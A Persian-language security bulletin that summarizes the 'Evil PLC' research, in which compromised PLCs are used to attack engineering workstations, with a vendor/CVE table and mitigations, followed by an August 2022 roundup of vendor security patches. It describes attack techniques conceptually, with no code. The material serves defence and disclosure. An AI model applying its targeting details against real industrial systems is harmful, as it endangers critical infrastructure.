تجهیزات PLC متصل به اینترنت عموماً فاقد سازوکارهای حفاظتی کافی مانند احراز هویت هستند و این درگاه‌های باز از طریق موتور جستجوگر Shodan (Shodan.IO) و Censys قابل شناسایی هستند. مهاجمی که از این طریق به یک PLC دسترسی پیدا کند، می‌تواند پارامترها یا رفتار و منطق آنها را از طریق دانلود کدهای مخرب تغییر دهد.

همچنین دستگاه‌های موسوم به Industrial Control System - به اختصار ICS - که در معرض دسترس عموم قرار می‌گیرند، معمولاً از هیچ گونه حفاظت امنیتی برخوردار نیستند و در نتیجه امکان تغییر منطق را برای مهاجم از طریق دانلود پروسه‌های مخرب فراهم می‌کنند.



در تکنیک Evil PLC، تجهیزات PLC به عنوان وسیله‌ای برای رسیدن به هدف عمل نموده و به مهاجم اجازه می‌دهد تا به یک ایستگاه کاری نفوذ نموده، به تمام تجهیزات PLC دیگر در شبکه دسترسی داشته باشد و حتی کنترلرهای منطقی (Controller Logic) را دستکاری کند.

Vendor	Platform	Arch	Tested Model (CPU Module)	RTOS Firmware	Engineering Workstation	Protocol	Root Cause	CVE
OVARRO	TBOX	ARM	TBOX LT2-530	Linux	TwinSoft	Custom Modbus (Port 502/ TCP)	ZipSlip / Path Traversal	Advisory CVE-2021-22650
B&R (ABB)	X20 System	ARM/x86	X20CP1585	VxWorks	Automation Studio	ANSL (Port 11169/ TCP) INA2000 (Port 11159/ TCP or UDP)	ZipSlip / Path Traversal	Advisory CVE-2021-22289
Schneider Electric	Modicon (M340, M580)	ARM	M340, M580	VxWorks	EcoStruxure Control Expert (Unity Pro)	Modbus/ UMAS (Port 502/ TCP)	Memory Corruption (Heap overflow)	Advisory CVE-2022-26507
General Electric (GE)	MarkVIe	PPC (BE)	Mark VIe IS220UCSAH1A	QNX Neutrino	ToolBoxST	SDI (Port 5311/ TCP)	ZipSlip / Path Traversal	Advisory CVE-2021-44477 CVE-2018-16202
Rockwell Automation	Micro Control Systems	ColdFire	Micro820	ThreadX	Connected Components Workbench (CCW)	CIP (Port 44818/ TCP)	Unsafe Deserialization	Advisory CVE-2021-27475 CVE-2021-27471 CVE-2021-27473
Emerson	PACSystems	x86	Rx3i	VxWorks	PAC Machine Edition	SRTP (Port 18245/ TCP)	ZipSlip / Path Traversal	Advisory CVE-2022-2788
Xinje	XDPPro	ARM	XD/E PLC	VxWorks	XD PLC Program Tool	Modbus UDP (Port 502/UDP)	ZipSlip / Path Traversal	Advisory CVE-2021-34605 CVE-2021-34606

ترفند مهاجم این است که عمداً یک PLC متصل به اینترنت را دستکاری می‌کند. این اقدام باعث می‌شود یک راهبر ناآگاه جهت عیب‌یابی با استفاده از نرم‌افزار مهندسی به PLC آلوده متصل شود.

در فاز بعدی، مهاجم با سوءاستفاده از ضعف‌های امنیتی، کدهای مخرب را در ایستگاه کاری اجرا می‌کند تا زمانی که عملیات بارگذاری یک کپی از منطق PLC موجود توسط راهبر انجام شود.

محققان خاطرنشان کرده‌اند این واقعیت که PLC انواع دیگری از داده‌هایی را که توسط نرم‌افزارهای مهندسی و نه خود PLC استفاده می‌کند، ذخیره کرده و سناریویی را ایجاد می‌کند که در آن داده‌های بلااستفاده ذخیره‌شده در PLC می‌توانند برای دستکاری نرم‌افزارهای مهندسی بکارگرفته شوند.

در سناریویی دیگر، Evil PLC همچنین می‌تواند به‌عنوان honeypot جهت فریب مهاجم برای اتصال به یک طعمه از نوع PLC مورد استفاده قرار گیرد و منجر به تسخیر ماشین مهاجم شود. این روش می تواند برای شناسایی حملات مهاجمان در مراحل اولیه مورد استفاده قرار گیرد و همچنین ممکن است مهاجمان را از هدف قرار دادن تجهیزات PLC متصل به اینترنت منصرف کند زیرا آنها باید خود را در برابر هدفی که قصد حمله به آنها را داشته ایمن کنند.

به منظور کاهش چنین حملاتی، توصیه می‌شود دستیابی به تجهیزات PLC را محدود نموده به صورتی که فقط راهبران و اپراتورهای مجاز شبکه به آنها دسترسی داشته باشند. همچنین از مکانیسم‌های احراز هویت جهت اعتبارسنجی تجهیزات PLC استفاده نموده و سامانه‌های OT را برای شناسایی هرگونه فعالیت و ترافیک غیرعادی نظارت نمایند و وصله‌ها را به موقع اعمال کنند.


جزئیات بیشتر این گزارش در نشانی‌های زیر قابل مطالعه و دریافت می‌باشد:

https://claroty.com/team82/research/evil-plc-attack-using-a-controller-as-predator-rather-than-prey

https://claroty-statamic-assets.nyc3.digitaloceanspaces.com/resource-downloads/team82-evil-plc-attack-research-paper.pdf

منبع:

https://thehackernews.com/2022/08/new-evil-plc-attack-weaponizes-plcs-to.html



آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

بروزرسانی‌ها و اصلاحیه‌های

مرداد ۱۴۰۱

در مرداد ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	کسپرسکی	گوگل	پالو آلتو نتورکس
سیسکو	ای‌سِت	موزیلا	اف‌فایو
ترلیکس	وی‌ام‌ور	اپل	
بیت‌دیفندر	ادوبی	اس‌ای‌پی	

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های مرداد ماه پرداخته شده است.

مایکروسافت

شرکت مایکروسافت (Microsoft)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی آگوست منتشر کرد. اصلاحیه‌های مذکور بیش از ۱۲۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۱۷ مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)
- «عبور از سد امکانات امنیتی» (Security Feature Bypass)
- «جعل» (Spoofing)

دو مورد از آسیب‌پذیری‌های ترمیم شده این ماه (شناسه‌های CVE-2022-34713 و CVE-2022-30134)، از نوع «روز-صفر» می‌باشند که یک مورد آن به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است. مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

آسیب‌پذیری CVE-2022-34713 دارای درجه اهمیت «مهم» بوده و از نوع «اجرای کد از راه دور» است و به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است. این ضعف امنیتی بر روی Microsoft Windows Support Diagnostic Tool - به اختصار MSDT - تاثیر می‌گذارد و به DogWalk معروف شده است. یک محقق امنیتی ضعف مذکور را در ۲۵ دی ۱۳۹۸ کشف نمود اما مایکروسافت پس از اینکه تشخیص داد که یک آسیب‌پذیری امنیتی نیست، تصمیم گرفت آن را برطرف نکند. با این حال، پس از کشف اثر سوء این ضعف امنیتی بر روی MSDT، محققان امنیتی بار دیگر بر وصله آسیب‌پذیری DogWalk نیز تاکید کردند که به عنوان بخشی از بروزرسانی‌های ماه آگوست ۲۰۲۲ ارائه شده است.

دیگر آسیب‌پذیری روز صفر ترمیم شده در ماه آگوست، CVE-2022-30134 با درجه اهمیت «مهم» و از نوع «افشای اطلاعات» می‌باشد که محصول Microsoft Exchange از آن متاثر می‌شود. مایکروسافت اعلام نموده که این ضعف امنیتی به طور عمومی افشا شده اما تاکنون در حملات شناسایی نشده است.

هفده مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» با شناسه‌های CVE-2022-34691، CVE-2022-33646، CVE-2022-21980، CVE-2022-24516، CVE-2022-24477، CVE-2022-35752، CVE-2022-35753، CVE-2022-34696، CVE-2022-35804، CVE-2022-30133، CVE-2022-35744، CVE-2022-35745، CVE-2022-35766، CVE-2022-35794، CVE-2022-34714، CVE-2022-34702 و CVE-2022-35767 می‌باشند که در ادامه به بررسی جزئیات برخی از این ضعف‌های امنیتی می‌پردازیم.

- ضعف‌های امنیتی با شناسه‌های CVE-2022-21980، CVE-2022-24516 و CVE-2022-24477 همگی از نوع «ترفیع اختیارات» بوده و Microsoft Exchange Server از آنها تاثیر می‌پذیرد. هر سه دارای شدت ۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشند. شرکت مایکروسافت، احتمال بهره‌جویی از هر سه این آسیب‌پذیری‌ها را «زیاد» اعلام نموده است. هر سه این ضعف‌های امنیتی جهت سوءاستفاده نیاز به احراز هویت و تعامل کاربر دارند. مهاجم احتمالاً باید از طریق یک حمله «فیشینگ» (Phishing) و دستکاری سرور Exchange آسیب‌پذیر، هدف موردنظر خود را ترغیب کند. مایکروسافت همچنین خاطرنشان می‌کند که راهبران امنیتی جهت وصله کامل این ضعف‌های امنیتی با مراجعه به نشانی زیر، قابلیت Extended Protection را فعال نمایند تا به طور کامل این آسیب‌پذیری‌ها ترمیم شوند.
https://microsoft.github.io/CSS-Exchange/Security/Extended-Protection/

- آسیب‌پذیری با شناسه CVE-2022-34691 از نوع «ترفیع اختیارات» و دارای شدت ۸٫۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد و بر روی Active Directory Domain Services تاثیر می‌گذارد. این آسیب‌پذیری می‌تواند توسط یک مهاجم احراز هویت شده به منظور دستکاری ویژگی‌های حساب‌ها (Attributes of Accounts) و احتمالاً دریافت یک گواهی‌نامه Active Directory

Certificate Services مورد سوءاستفاده قرار گیرد. گواهی‌نامه مذکور به مهاجم اجازه می‌دهد تا سطح دسترسی خود را افزایش دهد.

- دیگر ضعف‌های امنیتی «حیاتی» این ماه دارای شناسه‌های CVE-2022-30133 و CVE-2022-35744 بوده و Windows Point-to-Point Tunneling Protocol از آنها تاثیر می‌پذیرد. یک مهاجم احراز هویت نشده می‌تواند یک درخواست اتصال دستکاری شده را به سرور RAS ارسال کند و منجر به اجرای کد از راه دور در ماشین سرور RAS شود. هر دو این آسیب‌پذیری‌ها دارای درجه شدت ۹٫۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشند. یک مهاجم می تواند با برقراری ارتباط از طریق پورت ۱۷۲۳ از این ضعف‌های امنیتی سوءاستفاده کند. کاربران آسیب‌پذیر می‌توانند با مسدود کردن آن پورت، تا حدی مانع بهره‌جویی از آنها شوند، اگرچه خطر اختلال در سایر ارتباطات معتبر را به دنبال دارد.

- آسیب‌پذیری با شناسه CVE-2022-35794 بر Windows Secure Socket Tunneling Protocol – به اختصار SSTP - تاثیر می‌گذارد. مهاجم تنها با برنده شدن در شرایط رقابتی (Race Condition) قادر به سوءاستفاده از آن می‌باشد. مهاجم احراز هویت نشده می‌تواند یک درخواست اتصال طراحی‌شده ویژه به سرور RAS ارسال کند و منجر به اجرای کد از راه دور در ماشین سرور RAS شود.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های آگوست ۲۰۲۲ مایکروسافت در گزارش زیر قابل مطالعه است:

https://newsroom.shabakeh.net/25049/microsoft-security-update-august-2022.html

سیسکو

شرکت سیسکو (Cisco) در مرداد ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۱۴ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت سه مورد از آنها «حیاتی»، سه مورد از آنها از نوع «بالا» (High) و هشت مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «افشای اطلاعات»، «از کاراندازی سرویس»، «اجرای کد از راه دور» و «ترفیع اختیارات» از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

ترلیکس

در مرداد ۱۴۰۱ شرکت ترلیکس (Trellix) اقدام به انتشار نسخه ۵٫۷٫۷ نرم‌افزار Trellix Agent کرد. نسخه جدید، یک آسیب‌پذیری با شناسه CVE-2022-2313 را در این نرم‌افزار که تا پیش از این با نام McAfee Agent شناخته می‌شد برطرف کرده است. جزییات بیشتر در لینک زیر قابل دریافت و مطالعه است:

https://kcm.trellix.com/corporate/index?page=content&id=SB10385

لازم به ذکر است ترلیکس در زمستان سال گذشته و در نتیجه ادغام دو شرکت مک‌آفی اینترپرایز (McAfee Enterprise) و فایرآی (FireEye) تأسیس شد و اکنون مدتی است که نسخ جدید محصولات دو شرکت سابق تحت عنوان، نشان و ساختار Trellix ارائه می‌شوند.

بیت‌دیفندر

شرکت بیت‌دیفندر (Bitdefender) در مرداد ماه اقدام به انتشار نسخ جدید زیر کرد:

- GravityZone Control Center 6.29.2-1
- Bitdefender Endpoint Security Tools for Windows 7.6.2.207
- Bitdefender Endpoint Security Tools for Linux 7.0.3.2050
- Endpoint Security for Mac 7.8.16.200026

اطلاعات کامل در خصوص تغییرات لحاظ شده در نسخ مذکور در نشانی زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

کسپرسکی

در ماهی که گذشت، شرکت کسپرسکی (Kaspersky) با انتشار نسخه ۲۱٫۶ محصول Kaspersky VPN Secure Connection ضعفی امنیتی با شناسه CVE-2022-27535 را در این محصول ترمیم و اصلاح کرد. جزییات بیشتر در این خصوص در لینک زیر قابل دریافت است:

https://support.kaspersky.com/general/vulnerability.aspx?el=12430#050822

ای‌سِت

۱۲ مرداد ۱۴۰۱، شرکت ای‌سِت (ESET) بروزرسانی ۹٫۱٫۱۸٫۲ را برای محصول ESET PROTECT منتشر کرد. در این بروزرسانی، Apache HTTP Proxy مورد استفاده در محصول مذکور که پیش‌تر آسیب‌پذیری‌هایی در آن کشف شده بود ارتقا داده شده است. توصیه‌نامه ای‌سِت در لینک زیر قابل مطالعه است:

https://support.eset.com/en/news8301-eset-protect-91182-hotfix-has-been-released

وی‌ام‌ور

شرکت وی‌ام‌ور (VMware) در ماهی که گذشت در چندین نوبت با انتشار توصیه‌نامه‌های امنیتی نسبت به ترمیم ضعف‌های امنیتی با شناسه‌های CVE-2022-31656، CVE-2022-31657، CVE-2022-31658، CVE-2022-31659، CVE-2022-31660، CVE-2022-31661، CVE-2022-31662، CVE-2022-31663، CVE-2022-31664، CVE-2022-31665، CVE-2022-31672، CVE-2022-31673، CVE-2022-31674، CVE-2022-31675، CVE-2022-22983، CVE-2022-29901، CVE-2022-28693، CVE-2022-23816، CVE-2022-23825 و CVE-2022-26373 در محصولات زیر اقدام کرد:

- VMware ESXi
- VMware Workstation
- VMware Cloud Foundation

- VMware vRealize Operations
- VMware Identity Manager (vIDM)
- VMware vRealize Automation (vRA)
- vRealize Suite Lifecycle Manager (vIDM)
- VMware Workspace ONE Access (Access)
- VMware Identity Manager Connector (vIDM Connector)
- VMware Workspace ONE Access Connector (Access Connector)

این شرکت در توضیحات تکمیلی خود، هشدار داده که همه مشتریانی که از محصولات آسیب‌پذیر استفاده می‌کنند ممکن است در معرض خطر باشند.

توصیه اکید می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت بروزرسانی‌های ارائه شده اعمال گردد تا از هرگونه سوءاستفاده پیشگیری شود:

https://www.vmware.com/security/advisories/VMSA-2022-0020.html
https://www.vmware.com/security/advisories/VMSA-2022-0021.html
https://www.vmware.com/security/advisories/VMSA-2022-0022.html
https://www.vmware.com/security/advisories/VMSA-2022-0023.html

ادوبی

شرکت ادوبی (Adobe) مجموعه اصلاحیه‌های امنیتی ماه آگوست را منتشر کرد. اصلاحیه‌های مذکور، در مجموع ۲۵ آسیب‌پذیری را در ۵ محصول زیر ترمیم می‌کنند:

- Adobe Acrobat and Reader
- Adobe Commerce
- Adobe Illustrator
- Adobe FrameMaker
- Adobe Premiere Elements

تعداد آسیب‌پذیری ترمیم شده این ماه ادوبی برای Adobe Acrobat and Reader برابر با ۷ مورد بوده است. اهمیت ۳ مورد از ضعف‌های امنیتی مذکور «حیاتی» و ٤ مورد «مهم» اعلام شده است. آسیب‌پذیری‌های «حیاتی» مذکور می‌توانند منجر به «اجرای کد» (Arbitrary code execution) شوند و مهاجم را قادر می‌سازند دستوراتی را در رایانه‌های آسیب‌پذیر اجرا کنند. در حالی که سوءاستفاده از ضعف‌های امنیتی «مهم» ترمیم شده در Adobe Acrobat and Reader می‌توانند منجر به «نشت حافظه» (Memory Leak) شوند.

با نصب به‌روزرسانی ماه آگوست، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۲/۰۰۲/۲۰۱۹۱، نگارش‌های ۲۰۲۰ به ۲۰/۰۰۵/۳۰۳۸۱ و نگارش‌های ۲۰۱۷ آنها به ۱۷/۰۱۲/۳۰۲٦۲ تغییر خواهد کرد.

ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب به‌روزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه آگوست ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

گـوگـل

شرکت گوگل (Google) در مرداد ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۵ مرداد ماه انتشار یافت، نسخه ۱۰۴.۰.۵۱۱۲.۱۰۱ برای Mac و Linux و نسخه ۱۰۴.۰.۵۱۱۲.۱۰۲ برای Windows است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/08/stable-channel-update-for-desktop_16.html
https://chromereleases.googleblog.com/2022/08/stable-channel-update-for-desktop.html

مـوزیـلا

در ماه گذشته، شرکت موزیلا (Mozilla) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع هشت آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت دو مورد از آنها «بالا»، چهار مورد «متوسط» و دو مورد «کم» (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

اپـــل

در مرداد ماه، شرکت اپل (Apple) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله iOS، iPadOS، macOS و Safari ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی‌های مربوطه هر چه سریع‌تر اعمال شود:

https://support.apple.com/en-us/HT201222

اس‌ای‌پـی

اس‌ای‌پی (SAP) نیز در ۱۸ مرداد ۱۴۰۱ با انتشار مجموعه‌اصلاحیه‌هایی، پنج آسیب‌پذیری را در چندین محصول خود برطرف کرد. یک مورد از ضعف‌های امنیتی مذکور دارای شدت ۱۰ از ۱۰ (بر طبق استاندارد CVSS) بوده و درجه اهمیت یک مورد از آنها «بالا» گزارش شده است. توصیه می‌شود با مراجعه به نشانی زیر، جزئیات مربوطه مطالعه و بروزرسانی اعمال شود:

https://dam.sap.com/mac/app/e/pdf/preview/embed/ucQrx6G?ltr=a&rc=10

پـالو آلـتو نتـورکس

در ماهی که گذشت، شرکت پالو آلتو نتورکس (Palo Alto Networks) با انتشار توصیه‌نامه‌ای، ضعفی به شناسه CVE-2022-0028 را که از نوع «از کاراندازی سرویس» در PAN-OS می‌باشد، رفع کرد. این شرکت به راهبران امنیتی توصیه می‌کند تا با مراجعه به نشانی زیر توصیه‌نامه مذکور را بررسی کرده و بروزرسانی لازم را اعمال کنند:

https://security.paloaltonetworks.com/CVE-2022-0028

